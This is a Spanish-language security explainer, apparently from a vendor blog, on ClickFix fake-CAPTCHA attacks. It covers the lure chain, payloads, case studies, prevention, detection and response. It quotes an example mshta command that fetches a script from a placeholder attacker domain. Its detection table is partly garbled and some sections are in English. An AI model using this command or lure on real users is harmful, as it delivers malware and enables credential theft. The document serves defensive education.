ClickFix es una técnica de ingeniería social en la que los atacantes engañan a los usuarios para que peguen y ejecuten un comando malicioso en su propia computadora, generalmente a través de una prueba CAPTCHA falsa, un error de navegador falso o una supuesta corrección de software. No se requiere ningún exploit de navegador. En cambio, el atacante engaña al usuario para que ejecute él mismo el comando malicioso.
¿Cómo funciona un ataque ClickFix?
ClickFix sigue una cadena simple y repetible:
- Señuelo: Un usuario llega a un sitio web comprometido o falso. La página muestra lo que parece ser un desafío de verificación rutinario, un error de navegador o un aviso de corrección de software. Los señuelos comunes incluyen verificaciones falsas de Cloudflare, imitaciones de Google reCAPTCHA y visores falsos de documentos de Microsoft 365.
- Secuestro del portapapeles: Detrás de escena, la página copia, o le pide al usuario que copie, un comando malicioso al portapapeles.
- Instrucción: La página le indica al usuario que presione Win+R (tecla Windows + R) para abrir el cuadro de diálogo Ejecutar, luego que pegue y presione Enter para "completar la verificación" o "corregir el problema".
- Ejecución: El usuario pega el comando. Windows lo ejecuta. El comando normalmente se comunica con un servidor controlado por el atacante y descarga un payload malicioso, como un infostealer, una herramienta de acceso remoto o ransomware.
Como es el propio usuario quien ejecuta el comando, ClickFix puede evadir muchos controles de seguridad tradicionales de navegador y correo electrónico. Las herramientas modernas de Detección y respuesta para endpoints (EDR) aún pueden detectar el comportamiento resultante, pero a menudo solo después de que comienza la ejecución.
Lectura relacionada: Cómo funcionan variantes de ClickFix como FileFix, TerminalFix y DownloadFix, y cómo detectarlas
¿Qué es un ataque de prueba CAPTCHA falsa?
Un ataque de prueba CAPTCHA falsa es el método de entrega más común de ClickFix. El atacante crea (o compromete) una página web que muestra lo que parece ser un aviso estándar de "Verifica que eres humano", imitando el diseño de Cloudflare Turnstile, Google reCAPTCHA o servicios similares.
Cuando el usuario hace clic en el botón de verificación, la página copia en secreto un comando como PowerShell o mshta en su portapapeles y luego le indica que:
- Presione Win+R para abrir el cuadro de diálogo Ejecutar de Windows
- Presione Ctrl+V para pegar
- Presione Enter para "completar la verificación"
Creen que están demostrando que son humanos. Lo que en realidad están haciendo es ejecutar malware.
La razón por la que los ataques de prueba CAPTCHA falsa funcionan tan bien: encajan directamente en un comportamiento que los usuarios ya hacen todos los días. Los avisos de verificación se sienten rutinarios. La urgencia es baja, los pasos son breves y no hay una señal de alerta obvia, hasta que el daño ya está hecho.
¿Qué malware entrega ClickFix?
ClickFix no está ligado a un solo payload. Es un mecanismo de entrega, y los atacantes lo usan para soltar lo que sea que sirva a su objetivo:
- Infostealers — Lumma Stealer, Rhadamanthys y MetaStealer son payloads comunes. Recolectan silenciosamente contraseñas guardadas, cookies de sesión, billeteras de criptomonedas y datos del navegador.
- Herramientas de acceso remoto (RAT) — Los atacantes usan RAT para mantener acceso persistente, lo que permite robo de datos futuro, movimiento lateral o despliegue de ransomware.
- Cargadores de ransomware — ClickFix se usa cada vez más como el primer paso en cadenas de ransomware, dando a los atacantes el punto de apoyo que necesitan antes de desplegar el cifrado de archivos.
Según el Informe de ciberamenazas 2026 de Huntress, ClickFix representó más del 53% de toda la actividad de cargadores de malware en 2025, lo que lo convierte en la técnica de acceso inicial dominante del año, en más de cuatro millones de endpoints monitoreados.
¿Qué es el malware del cuadro de diálogo Ejecutar de Windows (Win+R)?
El cuadro de diálogo Ejecutar de Windows, que se abre con Win+R, es una función integrada de Windows que te permite iniciar programas y ejecutar comandos directamente. Es realmente útil para administradores de TI y usuarios avanzados.
ClickFix lo aprovecha porque:
- Está disponible en todas las máquinas con Windows.
- No requiere privilegios administrativos para abrirse.
- Los comandos pegados en él se ejecutan con los permisos del usuario actual.
- El cuadro de diálogo Ejecutar ofrece una vía conocida y confiable para iniciar comandos, lo que puede hacer que la actividad maliciosa parezca menos sospechosa para los usuarios.

Cuando un usuario pega un comando como mshta https://[attacker-domain]/payload.hta en el cuadro de diálogo Ejecutar y presiona Enter, Windows obtiene y ejecuta el script del atacante sin ninguna advertencia visible.
Algunas organizaciones han deshabilitado por completo el cuadro de diálogo Ejecutar (Win+R) como medida de mitigación; consulta la sección de prevención a continuación para ver cómo hacerlo.
Ejemplos reales de ClickFix
The fake AnyDesk installer
Huntress researchers documented a case where a user searched online for AnyDesk—a legitimate remote desktop tool—and landed on a fake installer page. The page displayed a ClickFix prompt instructing the user to verify they were human before downloading. The command they pasted kicked off a multi-stage malware chain that ultimately delivered LummaC2 and Rhadamanthys infostealers, with the final payloads hidden inside PNG image files using steganography.
→ Read the full Huntress analysis: From a Fake AnyDesk Installer to MetaStealer
CrashFix: the browser that crashes on purpose
In early 2026, Huntress identified a ClickFix variant called CrashFix, tied to a threat actor group called KongTuke. Instead of a fake CAPTCHA, the lure was a malicious browser extension that impersonated the legitimate uBlock Origin Lite ad blocker. Once installed, it intentionally crashed the user's browser, then displayed a fake "fix" prompt—instructing the frustrated user to run a PowerShell command to resolve it. The command delivered ModeloRAT, a previously undocumented Python-based remote access tool that exclusively targeted domain-joined machines.
The victim was searching for an ad blocker when a malicious advertisement directed them to the fake extension. One bad ad, one accidental install, and a compromised machine.
→ Read the full Huntress analysis: Dissecting CrashFix
Malware buried in images
Huntress documented a ClickFix campaign that used steganography to hide its payloads inside ordinary-looking PNG files. After a user executed the initial ClickFix command, the malware fetched what appeared to be a normal image—but embedded in the pixel data were encrypted stages of LummaC2 and Rhadamanthys. No antivirus flagged the image. The decryption happened entirely in memory.
→ Read the full Huntress analysis: ClickFix Gets Creative: Malware Buried in Images
¿Cómo se previenen los ataques de ClickFix?
La prevención de ClickFix se reduce a tres capas: controles técnicos, endurecimiento de la seguridad de la configuración y concientización de los usuarios.
Controles técnicos
- Usa el modo de lenguaje restringido de PowerShell, control de aplicaciones (WDAC/AppLocker) y registro de scripts. La política de ejecución puede añadir fricción adicional, pero no debe tratarse como un control de seguridad independiente.
- Bloquea
mshta.exepara usuarios sin privilegios de administrador. Microsoft HTML Application Host (mshta.exe) es uno de los vectores de ejecución de ClickFix más comunes: puede obtener y ejecutar scripts remotos con un solo comando. Bloquéalo mediante AppLocker o Windows Defender Application Control. - Habilita el registro de bloques de script (Script Block Logging). Esto registra el contenido completo de los comandos de PowerShell antes de que se ejecuten, dando a tu equipo de seguridad visibilidad sobre los payloads de ClickFix incluso cuando están ofuscados.
- Medida de endurecimiento opcional: deshabilita el cuadro de diálogo Ejecutar para usuarios estándar donde sea operativamente viable. Usa la política de grupo para bloquear el acceso al cuadro de diálogo Ejecutar para usuarios estándar. Navega a Configuración de usuario > Plantillas administrativas > Menú Inicio y barra de tareas > Quitar el menú Ejecutar del menú Inicio y habilita la política. Nota: esto no afectará a los administradores de TI que lo necesiten, pero elimina el punto de estrangulamiento de ClickFix para todos los demás.
Controles de red
- Usa el filtrado de DNS. Muchos payloads de ClickFix se obtienen de dominios recién registrados o comprometidos. El filtrado de DNS que bloquea dominios desconocidos o sospechosos añade fricción significativa.
- Filtrado de proxy y web. Evita las conexiones salientes directas desde
mshta.exe,wscript.exeycscript.exehacia direcciones IP externas.
Endurecimiento de la configuración
- Aplica el principio de privilegio mínimo. Los usuarios estándar no necesitan derechos de administrador. Los comandos de ClickFix se ejecutan con los permisos del usuario que inició sesión; limitar esos permisos limita el radio de impacto.
- Deshabilita el acceso al portapapeles desde pestañas del navegador donde sea posible. Algunos navegadores admiten políticas que restringen que los sitios escriban en el portapapeles sin permiso explícito del usuario.
¿Cómo se detectan los ataques de ClickFix?
La detección es más difícil que la prevención porque ClickFix usa herramientas legítimas de Windows. Pero hay señales confiables que puedes observar:
Señal de detección | Qué buscar |
| Cualquier proceso |
Cuadro de diálogo Ejecutar seguido de PowerShell |
|
Comandos de PowerShell codificados | Marca |
Actividad de red de | Hosts de scripts que hacen llamadas salientes a IP externas |
Cadenas de comandos pegadas desde el portapapeles | Comandos que obtienen datos de URL externas con |
Cadenas de procesos padre-hijo inusuales |
|
Los investigadores de Huntress recomiendan pensar en términos de puntos de estrangulamiento: lugares por donde cualquier variante de ClickFix debe pasar, sin importar cómo se vea el señuelo. El paso de ejecución del comando es el más confiable: algo tiene que ejecutarse y algo tiene que salir a buscar la siguiente etapa. Monitorear esos comportamientos permite detectar campañas de ClickFix incluso cuando el señuelo es completamente nuevo.
Huntress Managed EDR monitorea estas señales de comportamiento en los endpoints y expone las cadenas de ejecución de ClickFix para su respuesta, incluso cuando el payload en sí no se había visto antes.
¿Cómo se mitiga una infección por ClickFix?
Si un usuario ya ejecutó un comando de ClickFix, actúa rápido:
- Aísla el endpoint de la red de inmediato. La mayoría de los infostealers empiezan a exfiltrar datos en minutos.
- Preserva la memoria si es posible antes de reiniciar: algunos payloads de ClickFix se ejecutan completamente en memoria y no dejan rastros en el disco.
- Revisa el árbol de procesos y las conexiones de red al momento de la ejecución para entender qué se ejecutó y a dónde se conectó.
- Restablece todas las credenciales accesibles desde esa máquina: contraseñas guardadas en el navegador, tokens de autenticación de sesión activos, cuentas de Microsoft 365, credenciales de VPN y cualquier credencial compartida almacenada localmente.
- Verifica los mecanismos de persistencia: las tareas programadas, las claves Run del registro y las entradas de la carpeta de inicio son métodos comunes de persistencia de ClickFix.
- Notifica a los sistemas posteriores afectados. Si la máquina estaba unida al dominio, es posible que ya haya ocurrido un movimiento lateral. Revisa los registros de autenticación en busca de actividad inusual desde esa cuenta.
- Revisa los registros de inicio de sesión de Microsoft 365 si el usuario tenía una sesión activa. El robo de tokens de autenticación mediante un infostealer puede provocar una toma de control de una cuenta sin necesitar la contraseña del usuario.
Huntress Managed ITDR monitorea la actividad de identidad posterior al compromiso, como el abuso de OAuth y la manipulación de buzones, que suele seguir a una infección por infostealer de ClickFix.
¿Cómo se entrena a los empleados para reconocer ClickFix?
ClickFix está diseñado específicamente para parecer algo normal. Eso es lo que hace tan importante —y tan complicado— el entrenamiento de los usuarios. Un mensaje estándar de "no hagas clic en enlaces sospechosos" no lo cubre. Los usuarios necesitan entender una nueva categoría de ingeniería social.
Un entrenamiento efectivo sobre ClickFix enseña a los empleados a reconocer estos patrones específicos:
- Una prueba CAPTCHA, una página de verificación del navegador o un sitio web habitual nunca deberían pedirte que abras Win+R y pegues un comando.
- Pruebas CAPTCHA que tienen un paso posterior: las verificaciones reales no te piden que ejecutes un comando después.
- Errores del navegador con instrucciones para copiar y pegar: los navegadores no se autodiagnostican con comandos del portapapeles. Si una página web te guía a través de una "solución", es un señuelo.
- Ventanas emergentes que ofrecen arreglar un bloqueo que acabas de experimentar: especialmente si el bloqueo se sintió repentino o inesperado (ver CrashFix arriba).
El entrenamiento funciona mejor cuando es específico y basado en escenarios, no solo un documento de políticas. Muéstrales a los empleados una captura de pantalla de un señuelo real de ClickFix. Explícales qué está pidiendo y por qué es sospechoso. El security awareness training que incluye ejercicios de simulación ayuda a reforzar el reconocimiento antes de que alguien se encuentre con la situación real.
Mensaje clave para cada empleado: si una página web te pide que abras Ejecutar, pegues un comando y presiones Enter, detente. Cierra la pestaña. Avísale a TI.
¿En qué se diferencia ClickFix del phishing?
Phishing | ClickFix | |
Vector principal | Correo electrónico con enlace o archivo adjunto malicioso | Página web comprometida o falsa |
Acción requerida del usuario | Hacer clic en un enlace o abrir un archivo | Abrir el cuadro de diálogo Ejecutar, pegar y presionar Enter |
Explotación técnica | A veces (macros, vulnerabilidades del navegador) | Ninguna. Se basa en comandos living-off-the-land (LotL) ejecutados completamente por el usuario. |
Dificultad de detección en el endpoint | Moderada | Alta (usa herramientas legítimas de Windows) |
Payload principal | Robo de credenciales, descarga de malware | Infostealers, RATs, cargadores de ransomware |
Cobertura en el entrenamiento | Ampliamente cubierta | A menudo se pasa por alto en los programas estándar de SAT |
ClickFix no reemplaza al phishing: los atacantes usan ambos. Pero como ClickFix evita la mayoría de los controles técnicos en los que se basa la defensa contra el phishing, cubre los vacíos que la seguridad del correo electrónico por sí sola no puede cerrar.
Preguntas frecuentes
ClickFix no es una pieza específica de malware: es una técnica de entrega. Los atacantes la usan para engañar a los usuarios y hacer que ejecuten un comando que luego descarga infostealers, RATs o ransomware. El payload varía según la campaña; el método de ingeniería social es lo que lo convierte en ClickFix.
Sí. Aunque ClickFix originalmente apuntaba a Windows a través del cuadro de diálogo Ejecutar, ahora hay variantes que apuntan a macOS mostrando falsos errores de Safari o problemas de utilidades de descompresión. La página indica a los usuarios que abran Spotlight Search, ejecuten la aplicación Terminal y peguen un script malicioso, a menudo obligándolos a ingresar sus credenciales administrativas (sudo) para completar la ejecución.
No de manera confiable. Como el usuario ejecuta el comando a través de herramientas legítimas de Windows como mshta.exe o PowerShell, muchos productos antivirus no marcan la actividad hasta que se identifica un payload conocido como malicioso. La detección basada en comportamiento —observar lo que hacen los procesos, no solo cómo se ven los archivos— es más efectiva.
Mucho. Según datos de Huntress obtenidos de más de cuatro millones de endpoints, ClickFix generó más del 53% de toda la actividad de loaders de malware en 2025. Un Security Operations Analyst de Huntress comentó que si pasaba un solo día sin ver un intento de ClickFix, asumiría que algo andaba mal con el monitoreo.
ClearFake es una campaña de un actor de amenazas que usa sitios web comprometidos para mostrar falsas solicitudes de actualización del navegador. ClickFix es la técnica de ingeniería social que esas campañas suelen usar, específicamente el método de ejecución mediante copiar y pegar en el portapapeles. ClearFake adoptó ClickFix como su mecanismo principal de entrega a partir de 2024.
Recursos adicionales
- Más información sobre What Is ConsentFix? | Huntress Cybersecurity 101ConsentFix uses ClickFix tricks to steal Microsoft OAuth codes and trade them for tokens—MFA alone may not stop it. Here's how it works and how to defend.
- Más información sobre What Is a Clickfake Interview? Definition, Tactics & Cybersecurity RisksWhat Is a Clickfake Interview? Definition, Tactics & Cybersecurity RisksLearn what a clickfake interview is, how cybercriminals use it for social engineering, and how to detect and defend against this emerging threat in cybersecurity.
- Más información sobre What are examples of Living of the Land Attacks?What are examples of Living of the Land Attacks?Explore real-world examples of LotL attacks and learn how these tactics are used by cybercriminals to exploit existing tools for malicious purposes.
- Más información sobre What Are Remote Administration Tools (RATs) in Cybersecurity?What Are Remote Administration Tools (RATs) in Cybersecurity?Learn how remote administration tools (RATs) aid businesses, their cybersecurity risks, and how to detect and defend against malicious misuse.
- Más información sobre What are Living off the Land (LOTL) AttacksWhat are Living off the Land (LOTL) AttacksLearn how living off the land attacks work, examples of these techniques, and strategies to protect your organization from these stealthy cyber threats.
- Más información sobre What Is SEO Poisoning? | Huntress Cybersecurity 101What Is SEO Poisoning? | Huntress Cybersecurity 101SEO poisoning tricks users into clicking malicious search results that spread malware and phishing scams. See how it works and how to stop it.
- Más información sobre What is Fileless Malware? Detection & Prevention GuideWhat is Fileless Malware? Detection & Prevention GuideLearn how fileless malware works, why it's so effective, and essential strategies to detect and prevent these memory-based cyberattacks.
- Más información sobre What is UDP? Key Features & Use CasesWhat is UDP? Key Features & Use CasesLearn what UDP is and how it works. Explore its key features, common use cases, and practical security tips to protect your data effectively.
- Más información sobre What Is a CVE? Common Vulnerabilities & Exposures ExplainedWhat Is a CVE? Common Vulnerabilities & Exposures ExplainedLearn about CVE (Common Vulnerabilities and Exposures), a universal system for cataloging cybersecurity vulnerabilities, and why it’s essential to cybersecurity professionals.